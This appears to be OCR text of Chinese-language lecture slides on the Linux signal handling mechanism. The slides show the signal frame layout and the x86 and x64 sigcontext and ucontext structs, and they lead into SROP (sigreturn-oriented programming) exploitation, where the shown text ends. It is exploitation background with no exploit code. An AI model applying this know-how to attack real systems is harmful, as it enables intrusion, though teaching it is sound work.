
Kernel dispatch singal

Signal handler mechanism




將所有資訊 push 進 stack 中

Signal handler mechanism




將 sigreturn syscall 的位置 push 進 stack

Signal handler mechanism




程式流程跳轉至 signal handler

Signal handler mechanism




從 signal handler return

Signal handler mechanism




程式流程跳轉至 sigreturn code

Signal handler mechanism



Signal handler mechanism



stack 內容全部都會 pop 回 register
流程跳回 usercode

Signal Frame

- push 進 stack 的內容依照架構不同而有不同的 struct
- x86
  - sigcontext

```
 93 struct sigcontext
 94 {
 95   unsigned short gs, __gsh;
 96   unsigned short fs, __fsh;
 97   unsigned short es, __esh;
 98   unsigned short ds, __dsh;
 99   unsigned long edi;
100   unsigned long esi;
101   unsigned long ebp;
102   unsigned long esp;
103   unsigned long ebx;
104   unsigned long edx;
105   unsigned long ecx;
106   unsigned long eax;
107   unsigned long trapno;
108   unsigned long err;
109   unsigned long eip;
110   unsigned short cs, __csh;
111   unsigned long eflags;
112   unsigned long esp_at_signal;
113   unsigned short ss, __ssh;
114   struct _fpstate * fpstate;
115   unsigned long oldmask;
116   unsigned long cr2;
117 };
118
NORMAL  sysdeps/unix/sysv/linux/x86/bits/sigcontext.h
```

Signal Frame

- x64
  - ucontext
  - sigcontext

```
typedef struct sigaltstack
  {
    __ptr_t ss_sp;
    size_t ss_size;
    int ss_flags;
  } stack_t;
```

```
/* Userlevel context.  */
typedef struct ucontext
  {
    unsigned long int uc_flags;
    struct ucontext *uc_link;
    stack_t uc_stack;
    mcontext_t uc_mcontext;
    __sigset_t uc_sigmask;
    struct _libc_fpstate __fpregs_mem;
  } ucontext_t;
```

```
struct sigcontext
{
  __uint64_t r8;
  __uint64_t r9;
  __uint64_t r10;
  __uint64_t r11;
  __uint64_t r12;
  __uint64_t r13;
  __uint64_t r14;
  __uint64_t r15;
  __uint64_t rdi;
  __uint64_t rsi;
  __uint64_t rbp;
  __uint64_t rbx;
  __uint64_t rdx;
  __uint64_t rax;
  __uint64_t rcx;
  __uint64_t rsp;
  __uint64_t rip;
  __uint64_t eflags;
  unsigned short cs;
  unsigned short gs;
  unsigned short fs;
  unsigned short __pad0;
  __uint64_t err;
  __uint64_t trapno;
  __uint64_t oldmask;
  __uint64_t cr2;
  __extension__ union
    {
      struct _fpstate * fpstate;
      __uint64_t __fpstate_word;
    };
  __uint64_t __reserved1 [8];
};
```

SROP利用

